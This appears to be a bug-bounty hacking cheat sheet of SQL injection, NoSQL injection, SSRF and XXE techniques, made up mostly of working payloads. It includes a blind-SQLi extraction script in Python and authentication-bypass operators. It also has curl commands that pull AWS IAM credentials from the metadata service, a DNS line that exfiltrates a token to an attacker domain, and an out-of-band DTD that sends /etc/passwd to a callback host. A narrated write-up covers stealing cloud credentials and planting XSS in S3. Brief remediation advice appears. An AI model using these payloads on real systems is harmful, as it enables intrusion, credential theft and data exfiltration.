[+] Real Paid Reports (Redacted)

Report 1 — Blind SQLi (P1)

Endpoint:

```
POST /api/report/export
```

Payload:

```
{
  "reportId": "1 AND SLEEP(5)"
}
```

Bounty: **$1,500**

Report 2 — ORDER BY SQLi (P2)

```
GET /api/products?sort=price,(SELECT SLEEP(5))
```

Bounty: **$750**

[+] SQL injection works in JSON parameters

Assume a vulnerable API endpoint:

```
POST /api/user/details HTTP/1.1
Content-Type: application/json
```

```
{ "username": "admin" }
```

Suppose this JSON value is inserted unsafely into a query like:

```
SELECT * FROM users WHERE username = '<input>'
```

1. Error-Based SQLi in JSON

Try injecting a breaking quote with a UNION:

Example:

```
{ "username": "admin' UNION SELECT null, @@version--" }
```

```
curl -X POST http://target.com/api/user/details \ -H "Content-Type: application/json" \ -d '{"username": "admin\' UNION SELECT null, @@version--"}'
```

Expected Result:

Response contains SQL error or version string (if vulnerable).

---

2. Boolean-Based Blind SQLi in JSON

Example:

```
{ "username": "admin' AND 1=1 --" }

Then

{ "username": "admin' AND 1=2 --" }
```

Interpretation:

- If `1=1` returns normal user data and `1=2` changes the response, it's vulnerable.
- Used for bit-by-bit extraction:

```
{ "username": "admin' AND SUBSTRING((SELECT user()),1,1)='r' --" }
```

3. Time-Based Blind SQLi in JSON

If no visual change in response, test with **delay-based payloads**.

Example (MySQL):

```
{"username": "admin' AND IF(1=1, SLEEP(5), 0)--" }

Then:

{"username": "admin' AND IF(1=2, SLEEP(5), 0)--" }
```

```
curl -X POST http://target.com/api/user/details \ -H "Content-Type:
application/json" \ -d '{"username": "admin\' AND IF(1=1, SLEEP(5), 0)--
"}
```

If the 1st request takes 5 seconds and 2nd is fast, it's injectable.

```
time curl" http://127.0.0.1:8080/index.php?id='+OR+IF(1
%3d1,+SLEEP(5),+0)%20--%20-
```

[+] SQLi in API

Boolean-Based Blind SQLi in API

```
GET /v1/users.php?formate=json&token=2125799jgkhfrrcsp15as5dcd74vfvk
HTTP/1.1
```

- Check for sqli in token param as json indicate database usage

```
GET /v1/users.php?formate=json&token=invalid_token'+or+'1'='1 HTTP/1.1
```

- Valid response

```
GET /v1/users.php?formate=json&token=invalid_token'+or+'1'='2 HTTP/1.1
```

- Error

[+] Automation with `sqlmap`

> **SQLMap Tip**
>
> You can adjust the time delay for time-based blind SQL injection tests using `--time-sec`.

```
sqlmap -u "http://vulnerable.com/index.php?id=1" --prefix "'))" --suffix "-- -" --dbms=mysql
```

```
sqlmap -u "http://vunerablebank.com.com/admin.php" --forms --crawl=2 --batch --random-agent
```

```
sqlmap -u "http://vunerablebank.com.com/admin.php?id=1" --string="Welcome,\x0aUser Name,\x0aLogout” –technique=B
```

You can automate JSON SQLi testing with `sqlmap`:

```
sqlmap -u http://target.com/api/user/details \ --method=POST \ --data='{"username": "admin"}' \ --headers="Content-Type: application/json" \ --batch

# Add `--level=5 --risk=3` for deeper tests and `--technique=BEUSTQ` to choose payload style.
```

[+] Example Automation with `python`

```
import requests
import urllib.parse
sleep_time = 4
count = 0
while True:
    count += 1
    url = f"http://127.0.0.1:8080/index.php?id='+OR+IF(LENGTH((SELECT+DATABASE()))+%3d+{count},+SL
```

```
EEP(5),+0)%20--%20-"

    r = requests.get(url)
    if int(r.elapsed.total_seconds()) >= sleep_time:
        db_length = count
        print("Database character length is: " + str(db_length))
        break

db_name = ""
for position in range(1, db_length + 1):
    found = False
    for char in "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_#":
    url = f"http://127.0.0.1:8080/index.php?
id='OR+IF(ASCII(SUBSTRING((SELECT+DATABASE()),+
{position},1))+%3d+ASCII('{char}'),+SLEEP({sleep_time}),+0)+--%20-"
    r = requests.get(url)
    if int(r.elapsed.total_seconds()) == sleep_time:
        db_name += char
        print(f"Character {position}: {char}")
        found = True
        break
    if not found:
        print(f"Character {position} not found. Exiting.")
        break
print("Extracted Database Name:", db_name)
```

NoSQL Injection

[+] What is NoSQL Injection?

- NoSQL Injection is a vulnerability that occurs when user input is not properly validated and is directly used inside a NoSQL database query.
- It allows attackers to manipulate query logic to bypass authentication,extract data, or modify database contents.

Most common in MongoDB, but can also affect CouchDB, Redis, and other NoSQL systems.

[+] Why It Happens

NoSQL databases (especially MongoDB) use JSON-like query structures.

Example normal query:

```
db.users.find({ username: "ahmed", password: "123456" })
```

[+] How To be Found :

If the application inserts user input directly into this query without validation, an attacker can inject operators such as:

Operators Interpretations :

- $gt Greater than
- $lt Less than
- $eq Equal to
- $ne Not equal to
- $regex Regular expression
- $where
- $in Verify the presence of required data within a data structure, like an array, etc.
- $exists Determines the presence of a specific field

[+] Ex : Authentication Bypass

Vulnerable API Request

POST /api/login

```
{
  "username": "ahmed",
  "password": "123456"
}
```

Backend Code (Node.js example)

```
User.findOne({
  username: req.body.username,
  password: req.body.password
});
```

Injection Payload

```
{
  "username": { "$ne": null },
  "password": { "$ne": null }
}
```

This changes the query logic to:

"Find any user where username is not null and password is not null"

Result: Authentication bypass.

[+] How to Test NoSQL Injection in JSON APIs

1. Operator Injection

Replace expected string values with objects.

Test Payloads:

```
{ "username": { "$ne": null } }
{ "username": { "$gt": "" } }
{ "username": { "$regex": ".*" } }
```

If authentication or filtering behaves unexpectedly → vulnerable.

```
POST / HTTP/1.1
Host: 127.0.0.1:49090
Content-Length: 29
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36
Connection: close

username[$gt]=&password[$gt]=
```

---

2. Boolean Injection ($where)

```
{
  "username": "admin",
```

```
  "password": { "$where": "return true" }
}
```

Timing-based example:

```
{
  "username": "admin",
  "password": { "$where": "sleep(5000)" }
}
```

Observe response delays.

---

3. Type Confusion Testing

```
{
  "username": ["admin"],
  "password": ["pass"]
}
```

Or:

```
{
  "username": { "$in": ["admin"] },
  "password": { "$in": ["pass"] }
}
```

---

4. Blind NoSQL Injection

```
{
  "username": { "$regex": "^a" },
  "password": { "$ne": null }
}
```

Change regex patterns and observe differences in:

- Status codes
- Response size

- Response timing

---

5. URL Encoded Injection

```
    username[$ne]=null&password[$ne]=null
```

[+] Differences Between SQLi and NoSQLi

' OR 1=1 --	$ne, $regex
String breaking	JSON operator injection
Targets SQL DB	Targets JSON-based DB

[+] Advanced Injection (RCE) :

- Injecting into MongoDB queries can also allow attackers to execute arbitrary JavaScript code on the server.
- In MongoDB, the $where, mapReduce, $accumulator, and $function operations allow developers to run arbitrary JavaScript.
- For example, you can define a function within the $where opera-tor to find users named vickie:

```
Users.find( { $where: function() {  return (this.username == 'vickie') }
} );
```

Say the developer allows unvalidated user input in this function and uses that to fetch account data, like this:

```
Users.find( { $where: function() {  return (this.username == $user_input)
} } );
```

- In that case, an attacker can execute arbitrary JavaScript code by injecting it into the $where operation.

- For example, the following piece of malicious code will launch a denial-of-service (DoS) attack by triggering a never-ending while loop :

```
Users.find( { $where: function() {  return (this.username == 'vickie';
while(true){};) } } );
```

[+] Testing Methodology for JSON APIs

Auth Bypass	`{"user": {"$ne": null}, "pass": {"$ne": null}}`	Successful login without credentials.
Boolean Logic	`{"$or": [{"admin": true}, {"user": "test"}]}`	Accessing admin data via logical OR.
Regex Discovery	`{"token": {"$regex": "^7a2f..."}}`	API confirms valid token prefix.
Type Manipulation	Change string `1` to integer `1` or array `[1]`	Triggering unexpected DB errors/behavior.

[+] NoSQL Injection Real-World Examples :

- During a penetration test of a healthcare application utilizing MongoDB for database operations, we encountered multiple instances of NoSQL injection.

- The authentication relied upon two essential parameters:
- Patient ID: This parameter contains a unique ID for each patient in the system.
- AuthKey: The AuthKey serves as a secret token for user authentication, safe-guarding sensitive patient data.
- During the assessment, we discovered one of the endpoints leaking “Patien-tID”. However, to bypass authentication, “AuthKey” was required.
- This is where we utilized the “$exists” operator with a value of “true”, which forces the application to evaluate the existence of the “AuthKey” field.
- In other words, it makes the statement true, hence bypassing authentication.
- POC to bypass Authentication:

```
www.vulnerableapp.com/api/v1/patients/getMedicalHistory?
```

```
PatientID=11232241&AuthKey[$exists]=true
```

- There are other operators, such as $gt and $ne, which can be used to query to return specific records from databases. The following are POC found in other functionalities of the application.
- POC to Retrieve Doctor Details The $gt operator here will retrieve records where the AuthToken value is greater than 0.
- In most cases, this would include records with positive numeric AuthToken values.

```
https://vulnerableapp.com/api/v1/doctor/getProfile?Doc
torID=18141842&AuthKey[$gt]=0&UserType=doctor
```

- POC to Retrieve Patient Details The $ne operator here will retrieve records where “Auth_Key” is not equal to “0”; it will exclude records with an Auth_Key of 0, likely indicating invalid or inactive accounts.

```
https://vulnerableapp.com/api/v1/patients/getProfile?
PatientID=123123213&AuthKey[$ne]=0
```

[+] Automation :

```
- NoSQLMap
```

[+] FULL NoSQL Injection Testing Checklist

Recon Phase

- Identify database type (MongoDB?)
- Detect JSON-based endpoints
- Identify authentication endpoints
- Identify search/filter endpoints

Input Manipulation Tests

- Replace string with object
- Replace string with array
- Inject Mongo operators ($ne, $gt, $regex, $in)

- Inject nested objects
- Inject null values
- Inject boolean true/false

Authentication Tests

- $ne bypass attempt
- $regex wildcard attempt
- $gt empty string test
- $in array injection
- Type confusion login attempt

Blind Injection Tests

- Regex-based character enumeration
- Boolean true/false logic testing
- Timing-based ($where sleep)
- Response size comparison

Advanced Tests

- Test nested JSON injection
- Test JSON inside JSON parameters
- Test filter endpoints (?search=)
- Test pagination parameters
- Test sort parameters
- Test GraphQL JSON inputs

Detection Indicators

- Login without valid credentials
- Unexpected data returned
- Different HTTP status codes
- Server errors mentioning MongoDB
- Delayed responses
- Partial data leaks

[+] Remediation Recommendations

- **Input Validation:** Use a schema validator (like Joi or Yup) to ensure inputs are strictly strings/numbers, not objects.
- **Sanitization:** Explicitly cast inputs to strings: `String(req.body.username)`.

- **Disable Dangerous Features:** Disable the use of `$where` or server-side JavaScript execution in the database config.
- **Use an ODM:** Use libraries like Mongoose which provide built-in protection against many basic injection patterns.

Server Side Request Forgery (SSRF)

[+] What Is SSRF?

SSRF occurs when:

- Server fetches a user-controlled URL
- Attacker controls destination

  Impact :
  - Internal Network disc. Ex: 192.168.1.0/24
  - Access internal services
  - port scanning 127.0.0.1:(Port No.)
    - Leaking files on the server
    - Read **metadata endpoints** (e.g., AWS)
    - Access **internal admin panels**
    - Potentially **RCE**, if chained
- Server Apps examples :

Internal Dashboard	Admins access server/system metrics
HR Portal	Employees access pay stubs, policies
Dev / Test Environment	Developers test apps before public release
Network Device Web Interfaces	Switches, routers, printers often have embedded web servers for management

> Server may located in the cloud or internal in the same network or same host.

[+] SSRF Types :

1 - Basic SSRF

The attacker supplies a URL to a vulnerable application, which fetches the content and returns it directly.

2 - Blind SSRF

Blind SSRF's are those that don't show enumerated data directly to the user and hence are known as blind SSRF.

- The response is not shown to the attacker.
- The attacker must rely on **out-of-band (OOB)** techniques to verify that the request occurred (like using DNS logging, HTTP logs, etc.).

An exhaustive list of all the possible ways you can chain your Blind SSRF vulnerability https://github.com/assetnote/blind-ssrf-chains

---

[+] Where SSRF Exists :

- Review all the functions in the target application that fetch external resources.
- This could be anything from loading images to fetching data from other servers.
- Entry points for SSRF vulnerabilities :
  - **URL Import Features**
  - **File Upload Mechanisms**
  - **Server Status and Monitoring Features**
  - **File Storage Integrations** Google Drive, Amazon S3, or Dropbox
  - **Path Parameters and Host Headers**
  - **Importing document** from Dropbox , GDrive , BOX , OneDrive , EverNote.
  - **PDF generators**.
  - OAuth callbacks.
  - URL previews.
  - Mobile backend APIs.

Parameters :

```
url
uri
link
next
path
req
ref
webhook
callback
```

```
redirect
image_url
destination
```

Common Headers That May Lead to SSRF :

```
- Host
- X-Forwarded-For
- X-Forwarded-Host
- X-Forwarded-Proto
- X-Original-URL
- Referer
- User-Agent
```

[+] SSRF Hunting Methodology

Step 1 — Confirm External Fetch

Use:

- Burp Collaborator
- interact.sh

Payload:

```
https://attacker.oastify.com
```

If you receive a hit → SSRF confirmed.

Step 2 — Internal Targets

```
http://127.0.0.1
http://localhost
http://0.0.0.0
```

Cloud metadata (HIGH IMPACT):

```
http://169.254.169.254/latest/meta-data/
```

Exfiltration :

To get the metadata out in a blind scenario, you often have to get creative, such as using the metadata as a subdomain in a DNS lookup:

```
http://$(curl 169.254.169.254/.../token).your-attacker-domain.com.
```

Step 3 — Bypass Filters

IP Encoding

```
# Basic Localhost Payloads :
http://127.0.0.1:port
http://localhost:port
https://127.0.0.1:port
https://localhost:port
http://[::]:port
http://0000::1:port
http://[0:0:0:0:0:ffff:127.0.0.1]
http://0/
http://127.1
http://127.0.1
http://2130706433
http://0x7f000001
```

URL Parsing

```
http://127.0.0.1@evil.com
http://evil.com#127.0.0.1
```

Protocol Smuggling

```
file:///etc/passwd
gopher://
dict://
```

For Cloud Instances :

```
AWS:
http://169.254.169.254

// **APIPA assigns a class B IP address from 169.254.** **0.0 to
169.254.** **255.255 to the client when a DHCP server is either
```

```
permanently or temporarily unavailable**

http://169.254.169.254/latest/user-data
http://169.254.169.254/latest/meta-data/

Google Cloud:
http://169.254.169.254/computeMetadata/v1/
http://metadata.google.internal/computeMetadata/v1/
http://metadata/computeMetadata/v1/

Azure:
http://169.254.169.254/metadata/v1/maintenance
```

[i] If successful:

- SSRF to internal admin panel
- SSRF to cloud metadata service (e.g., AWS: `http://169.254.169.254`)
- SSRF to Redis, Gopher, etc. (advanced)

[+] Escalation :

- SSRF can be Escalated to RCE
  - SSRF to RCE by reading cloud metadata and access that server
  - SSRF to RCE by exploit the redis {Database located in RAM} if installed
- `<os cmd>`.collaborator.net
  - If there's no impact! on your SSRF rather than a redirect try to escalate it to XSS.
- SSRF To Local File Disclosure
  - ?url=file:///etc/passwd
  - ?img_url=file:///etc/hosts

[+] Notes :

- Visit the url itself if its not respond it mean that its internal and that indicate its may vauln. to ssrf
- Always make sure that you are making request to back-end server on the behalf of public server not from the browser.[check the ip that made the requset]

```
curl ipinfo.io/<ip>
```

- Cloud providers users Metadata files to store sensitive information of the service user, such as SSH keys (only accessible on the local network of the running instance).
- External service interaction (HTTP)
  - We could exploit this by making Cross Site Port Scanning (XSPS) and the souce will be the vulnurable server [port scan to anther server]
- External Service Interaction (DNS) > [NOT A Bug]
  - HTTP interaction
  - A reverse proxy tries to resolve the hostname
  - A third-party analytics service
- Gopher :
  - protocol like http
  - support new line with %0A
  - which made it suitable for redis {Database located in RAM}
  - pass “gopher://127.0.0.1:[port]” in the URL field
  - ***gopher://127.0.0.1:port***
- Common Services Ports :
  - MySQL (TCP 3306)
  - Fast CGI (TCP 9000)
  - Memcached (TCP 11211)
  - Redis (TCP 6379)
  - Zabbix (TCP 10050)
  - SMTP (TCP 25)
- **SSRF via DNS Rebinding** :
  - The attacker tricks the server into resolving a hostname to a malicious IP that later changes to an internal IP.
  - This bypasses host/IP filtering.
- `303` Redirect to Bypass SSRF Protection.
  hoste the following code on server :-

```
<?php header('Location: http://169.254.169.254/latest/meta-data/', TRUE,
303); ?>
```

- **Bypasses for Localhost** >> Bypassing Filters [PayloadsAllTheThings (github)]
- Chaining Open Redirection with SSRF to Bypass Restrictive Filters < path > param
  { "Invalid external check url 'Invalid URL' " }
  we could use the path location as url that will be redirected by the server
  to internal endpoint
  /path/to?foo=bar&path=http://192.168.1.2:8080/admin
  and that must be url encoded
- SSRFmap tool

```
?src=http[s]://your-collaborator-id.burpcollaborator.net

?src=http [s] ://your-collaborator-id.burpcollaborator.net:80

?uri_tr=http://internal_ip:{8081} >>  fuzz 1 - 65000

---------------------------------------------------------------
**Steps to reproduce:**

    1 - Try to use burpcollab to check if the server fetches data from an
internal system(interacting with backend)
    2 - Send request to localhost
    3 - Try to perform sensitive actions as an unauthenicated users
```

[+] Scenarios :

[+] Scenario 1 - Image uploader

You’re looking at an image uploader that fetches images from a URL you provide :

```
POST /api/fetch-image
Content-Type: application/json

{ "imageUrl": "https://example.com/image.jpg" }
```

Recon:

1. Observe the functionality in **Burp Suite**.
2. Try replacing `imageUrl` with:

```
http://127.0.0.1
http://169.254.169.254/latest/meta-data/instance-id
http://internal.api.local/admin
```

3. Use **Burp Collaborator** to confirm outbound request capability:

```
http://your-collaborator-id.burpcollaborator.net
```

Bypass Testing:

If it blocks internal IPs, try:

```
http://127.0.0.1:80@evil.com
http://0x7f000001
http://example.com@127.0.0.1
http://localhost:80#@external.com
```

If successful:

- http://your-collaborator-id.burpcollaborator.net:25
- SSRF to internal admin panel
- SSRF to cloud metadata service (e.g., AWS: `http://169.254.169.254`)
- SSRF to Redis, Gopher, etc. (advanced)

[+] Scenario 2 - Realistic SSRF Payload Scenarios

1. AWS Metadata Access

```
curl "https://api.targetsite.com/v1/user/fetchAvatar?
url=http://169.254.169.254/latest/meta-data/iam/security-credentials/"
```

Success Result : JSON response with IAM credentials → SSRF exploited.

2. Internal Port Scanning

Run this loop to detect open ports:

```
for port in {8000..8100}; do  curl -s -o /dev/null -w "%{http_code} -
$port\n" \  "https://api.targetsite.com/v1/user/fetchAvatar?
url=http://127.0.0.1:$port" done
```

Success Result: Any 200/403/401 code might indicate a live service.

3. SSRF with URL Obfuscation

Bypass filters with obfuscated URLs:

```
# Decimal
url=http://2130706433/
```

```
# Hex
url=http://0x7f000001/

# DNS Rebind
url=http://internal.service.evil.com
```

Response change or DNS resolution indicates SSRF path is still active.

Step 4: Analyze and Confirm

If any of the following occur, **SSRF is confirmed**:

- You get internal IP responses or metadata
- Interactsh gets a hit
- Error messages differ based on internal URLs

[+] Scenario 3 - SSRF Testing in JSON POST Requst

1: Initial Basic SSRF Probe

```
curl -X POST https://api.targetsite.com/v1/image/render \
-H "Content-Type: application/json" \
-d '{"imageUrl": "http://127.0.0.1:80"}'
```

Interpret the Response:

- 200 OK + unusual content = Possible SSRF
- 5xx or timeout = Possibly attempted SSRF
- Same response for internal & external = Likely blocked or sanitized

2: OOB Detection with `interactsh`

Start listener:

```
interactsh-client
```

Send SSRF payload:

```
curl -X POST https://api.targetsite.com/v1/image/render \
-H "Content-Type: application/json" \
-d '{"imageUrl": "http://yourdomain.oastify.com"}'
```

If **interactsh** gets a hit, **SSRF is confirmed**.

3: Metadata Service Access (AWS)

```
curl -X POST https://api.targetsite.com/v1/image/render \
-H "Content-Type: application/json" \
-d '{"imageUrl": "http://169.254.169.254/latest/meta-data/iam/"}'
```

Check for:

- IAM keys
- Instance identity
- User data

4: Use URL Obfuscation to Bypass Filters

Try these variations:

```
# Decimal IP
"http://2130706433"

# DNS rebind
"http://internal-api.attacker.com"

# SSRF via localhost alias
"http://localhost" "http://127.0.0.1" "http://[::1]"
```

5: Headers for Whitelisting Evasion

Add headers like:

```
-H "X-Forwarded-Host: 169.254.169.254"
-H "Host: 127.0.0.1"
```

Sometimes SSRF can be triggered through **reverse proxies** or **header manipulation**.

{"url":"http://127.0.0.1:/?a=a.png"}

[+] Scenario 4 - SSRF in SVG Uploads

- **SSRF Vector in SVG**

```
<?xml version="1.0" standalone="no"?> <!DOCTYPE svg PUBLIC "-//W3C//DTD
SVG 1.1//EN"   "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg xmlns="http://www.w3.org/2000/svg" version="1.1">
<image xlink:href="http://internal-service.local/metadata" height="100"
width="100"/>
</svg>
```

If the server-side processing includes rendering the SVG (e.g., generating thumbnails, converting to PDF, etc) and does not sandbox the rendering engine, it might fetch the URL.

Where This Becomes Dangerous :

- If the server renders SVGs with **ImageMagick**, **rsvg-convert**, or similar tools without sandboxing.
- If internal URLs (e.g., `http://127.0.0.1:8000` or `http://metadata.google.internal`) are reachable from the server and the image processor follows those links.
- If the server **stores the SVG** and later another backend job (like a background worker) processes it.

How to Prevent This :

From a **defensive perspective**, here's how to protect applications:

1. **Validate upload content** — check MIME types and scan for dangerous content.
2. **Do not render SVGs server-side** unless it's fully sandboxed.
3. **Use network egress filtering** to restrict server-side HTTP requests to internal resources.
4. **Use a content security policy (CSP)** to restrict image loading.
5. **Strip potentially dangerous tags** like `<image>` or `<script>` from SVGs.

[+] Scenario 5 - Inject SSRF Payloads into Headers

Why: Some web applications use these headers to build internal HTTP requests (e.g., for logging, analytics, or redirects). If the backend doesn't sanitize them, it could be tricked into fetching arbitrary URLs, such as internal services (`http://localhost`, `http://169.254.169.254`, etc.).

Practical Example Using `curl`:

```
curl -v http://target.com \
-H "Host: evil.com" \
-H "X-Forwarded-For: 127.0.0.1" \
-H "X-Forwarded-Host: http://127.0.0.1:80" \
-H "X-Original-URL: http://169.254.169.254" \
-H "Referer: http://169.254.169.254/latest/meta-data/" \
-H "User-Agent: Mozilla/5.0 SSRF-Test http://localhost"
```

Indicators of Vulnerability

- The response contains internal IP addresses, AWS metadata, or internal service errors.
- You observe outbound requests in logs (e.g., using a Burp Collaborator or external DNS logging service).
- Time delays suggesting internal resource fetching.
- Headers being reflected in responses or redirects.

[+] SSRF to RCE via Internal Jenkins

Program: Undisclosed (HackerOne)
Severity: Critical
Bounty: $30,000+

Summary: A webhook feature allowed users to specify a URL that the server would POST data to. The researcher pointed it to the internal Jenkins server at `http://10.0.0.5:8080`. Jenkins had no authentication and allowed script execution via the Groovy console. The researcher submitted a Groovy payload achieving RCE on the internal server.

Chain: SSRF → Internal Service Discovery → Unauthenticated Jenkins → RCE

Key Takeaway: SSRF becomes critical when it can reach internal services. Always chain SSRF with internal network scanning (`http://127.0.0.1:PORT`).

[+] Full SSRF Real Example (miro) :

```
POST /profile HTTP/2
Host: account.redacted.com
Content-Type: multipart/form-data; boundary=--------------------------
-15447889433497674405317847500 9
-----------------------------15447889433497674405317847500 9
Content-Disposition: form-data; name="first_name"
```

```
Attacker
-----------------------------15447889433497674405317847500 9
Content-Disposition: form-data; name="last_name"
Attacker
-----------------------------15447889433497674405317847500 9
Content-Disposition: form-data; name="profile_picture_url"
https://sub.fna.fbcdn.net/v/t39.30808-
1/465664427_1119561922865378_4789856880901123456_n.jpg
-----------------------------15447889433497674405317847500 9
```

The response

```
{"your account details were successfully updated"}
```

After viewing the source code I saw that source of image change to another hashed file in the s3 bucket

```
[redacted].s3.region.amazonaws.com/[Different_Random_Hash].jpeg"
```

I added that request to the repeater and try to test that “profile_picture_url” Parameter

First, I added my collaborator link to check if there was any Blind SSRF

I got HTTP and DNS interactions from the server, so I quickly visited ipinfo.io to gather information about that IP address and noticed that it came from an Amazon AWS hostname

Now that we have a Blind SSRF, we can consider it as informative/low because I can’t perform internal port scanning or exploit it blindly. I just received the response, ‘Your account details were successfully updated,’ without any additional data.

However, from the notes I took when testing the first option — ‘the backend handled the image upload and stored it in an Amazon S3 bucket inside an tag’

I visited https://redacted.com/profile, read the source code, and found something different. It saves it as an HTML file.

The Content of my collaborator host !

That means I can make internal requests and fetch the data saved publicly in the company’s S3 bucket, and I will be able to access it without any problems.

Since the host is in an AWS EC2 environment, I can inject my payload

```
“http://169.254.169.254/latest/meta-data/iam/security-credentials/"
```

to retrieve the IAM user credentials

After Visiting the URL inside tag

After we obtain the user, we can inject the payload to steal the IAM user credentials.

```
http://169.254.169.254/latest/meta-data/iam/security-
credentials/<IAM_user>”
```

The URL inside the image tag was a JSON endpoint, and after I clicked on it

```
“http://169.254.169.254/latest/dynamic/instance-identity/document”
```

And we Able to extract all of these endpoints

```

http://169.254.169.254/latest/meta-data/block-device-mapping/
http://169.254.169.254/latest/meta-data/security-groups
http://169.254.169.254/latest/dynamic/instance-identity/document
http://169.254.169.254/latest/meta-data/iam/info
http://169.254.169.254/latest/meta-data/mac
http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key
http://169.254.169.254/latest/dynamic/instance-identity/signature
http://169.254.169.254/latest/dynamic/instance-identity/pkcs7
http://169.254.169.254/latest/dynamic/instance-identity/rsa2048

```

The next step is to focus on accessing the S3 bucket and attempting to escalate it to RCE (Remote Code Execution) or identify any other vulnerabilities.

To Access AWS with your credentials

```
export AWS_ACCESS_KEY_ID= [Your_Access_Key]
export AWS_SECRET_ACCESS_KEY= [SecretKey]
export AWS_SESSION_TOKEN= [Token]
export AWS_DEFAULT_REGION= [Region]
```

We tried the “get-caller-identity” command to return details about the IAM user or role whose credentials are used to call the operation.

```
aws sts get-caller-identity
```

!We tried command to get list of the files that uploaded in that bucket

```
aws s3 ls s3://<bucket's_name>
```

And we got “Permission Denied”

We tried several commands, but unfortunately we got the same forbidden result (“Permission Denied”) , it seems that the IAM user has low privileges. We also attempted to upload a file using a command.

```
echo "POC By Drakenkun & Bedo" > POC.txt
aws s3 CP POC.txt s3://<bucket's_name>
```

```
https://[redacted].s3.region.amazonaws.com/POC.txt
```

We tried to upload our simple html file making alert message with javascript

Now we have achieved a Stored XSS.

Additionally, we discovered that we have “delete” permissions, allowing us to remove anything from the S3 bucket.

[+] SSRF Detection and Prevention

Detection:

- Analyze server logs for external/internal request patterns.
- Use DNS logging services to detect external callbacks.
- Fuzz all endpoints accepting URLs or IPs.

Prevention :

1. **Input Validation** → Implement strict input validation for user-controlled data and URLs to prevent manipulation.
2. **Content Security Policies (CSP)** → Use CSP headers to restrict the loading of external content and scripts, reducing the potential for SSRF.
3. **URL Whitelisting** → Maintain a whitelist of trusted domains and resources that your application is allowed to access, and reject all others.

4. **Web Application Firewalls (WAFs)** → Deploy a WAF with specific rules to detect and block SSRF attempts.

5. **Isolate internal services** (firewalls, VPC).
6. **Disable unnecessary metadata services** (cloud configs).
7. **Use SSRF-aware libraries for URL fetching** (e.g., AWS SDKs).

XML External Entity (XXE) Vulnerability

[+] What is XXE

XML External Entity (XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It occurs when an XML parser is configured to resolve external entities within a Document Type Definition (DTD) provided in the user's input.

In simple terms, an attacker can define a "variable" in XML that points to a file on the server or an internal URL. When the server parses the XML, it "fills in" that variable with the contents of the file or the response from the URL.

If external entity processing is enabled, an attacker can:

- Read sensitive local files
- Perform Server-Side Request Forgery (SSRF)
- Access internal services
- Trigger Denial of Service (DoS)
- In certain misconfigurations, pivot toward (RCE)

> Validation Note: Always ensure you have permission to test the target. In a real bug bounty scenario, extracting /etc/hostname or /etc/issue is usually enough for a PoC without over-collecting sensitive data.

[+] Two main types :

1. Reflected XXE — the output appears directly in the HTTP response.
2. Blind XXE — no direct output; you use out-of-band techniques (DNS/HTTP callbacks) to exfiltrate data.

[+] Where parsers hide :

XML parsers appear in unexpected places throughout modern applications:

- Document processing systems that accept DOCX, XLSX or PPTX uploads use XML parsers behind the scenes – these Microsoft Office formats are actually ZIP archives containing XML files. A resume-screening platform parsing DOCX resumes, an invoice system processing XLSX spreadsheets or a presentation converter handling PPTX files all rely on XML parsers.
- API endpoints often support multiple content types. A JSON API using frameworks like Spring Boot or Express might automatically invoke an XML parser when you switch the Content-Type header from application/json to application/xml – even if the developers never intended to support XML.
- Legacy SOAP services are inherently XML-based. Many enterprise systems maintain SOAP endpoints for backward compatibility or integration with older systems, and these services parse XML with every request.
- SVG image processors parse Scalable Vector Graphics (SVG) as XML. Upload an avatar, submit a logo or process any SVG file and an XML parser is invoked.

The key insight? You don't need to see `xml` in the documentation to find XML parsers. They're embedded throughout the application stack, quietly processing data in formats you might not immediately recognise as XML-based.

[+] Where to find (Summary) :

- Common attack surfaces include XML-based web services (SOAP, REST, RPC APIs that accept XML).
- Any import/export feature.
- Document viewers and converters.
- File upload features processing XML-based formats such as DOCX, XLSX, and SVG images.

[+] Examples:

1. Classic XXE scenario

```
POST /api/products/import HTTP/1.1
Host: shop.example.com
Content-Type: application/xml

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE products[
```

```
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<products>
 <product>
  <name>&xxe;</name>
  <price>999</price>
  <category>Test</category>
 </product>
</products>
```

2. SSRF

```
<!DOCTYPE root[
<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-
data/iam/security-credentials/">
]>
<request>
 <data>&xxe;</data>
</request>
```

3. SVG images

```
POST /api/avatar/upload HTTP/1.1
Host: example.com
Content-Type: image/svg+xml

<?xml version="1.0" standalone="yes"?>
<!DOCTYPE svg[
<!ENTITY xxe SYSTEM "file:///etc/hostname">
]>
<svg width="500" height="500" xmlns="http://www.w3.org/2000/svg">
<text x="20" y="35" font-size="16">&xxe;</text>
</svg>
```

Many image processing libraries parse SVG as XML, making them vulnerable to XXE.

[+] Why XXE Still Exists in Modern Apps

Even modern JSON-based APIs may still be vulnerable when:

- JSON is converted internally to XML

- Backend microservices use XML
- SOAP integrations exist
- XML file uploads are allowed (SVG, DOCX parts, etc.)
- Legacy libraries are still in use

[+] How To Find ?

1. Convert the content type from "application/json"/ or "application/x-www-form-urlencoded" to "applcation/xml".
2. File Uploads allows for docx/xlcs/pdf/zip , unzip the package and add your evil xml code into the xml files.
3. If svg allowed in picture upload , you can inject xml in svgs.
4. If the web app offers RSS feeds , add your milicious code into the RSS.
5. Fuzz for /soap api , some applications still running soap apis
6. If the target web app allows for SSO integration, you can inject your milicious xml code in the SAML request/reponse

---

[+] Testing Checklist

- Identify XML endpoints
- Check content-type handling
- Inject basic file:// payload
- Test http:// for SSRF
- Test metadata endpoint (cloud)
- Test blind OOB interactions
- Test XML-based file uploads
- Identify parser type

[+] Blind Out-of-Band (OOB) XXE :

1. Where does evil.dtd live?
   The evil.dtd file must be hosted on a web server that the target server can reach over the internet.
   If you are using a VPS (like DigitalOcean, AWS, or Linode), you can simply use Python to host it instantly.
   How to host it:

- Create the file on your VPS:
  nano evil.dtd
- Paste the content (using an Interactsh URL):

```
  <!ENTITY % file SYSTEM "php://filter/convert.base64-
encode/resource=/etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM
'http://YOUR_INTERACTSH_ID.oast.fun/?data=%file;'>">
%eval;
%exfiltrate;
```
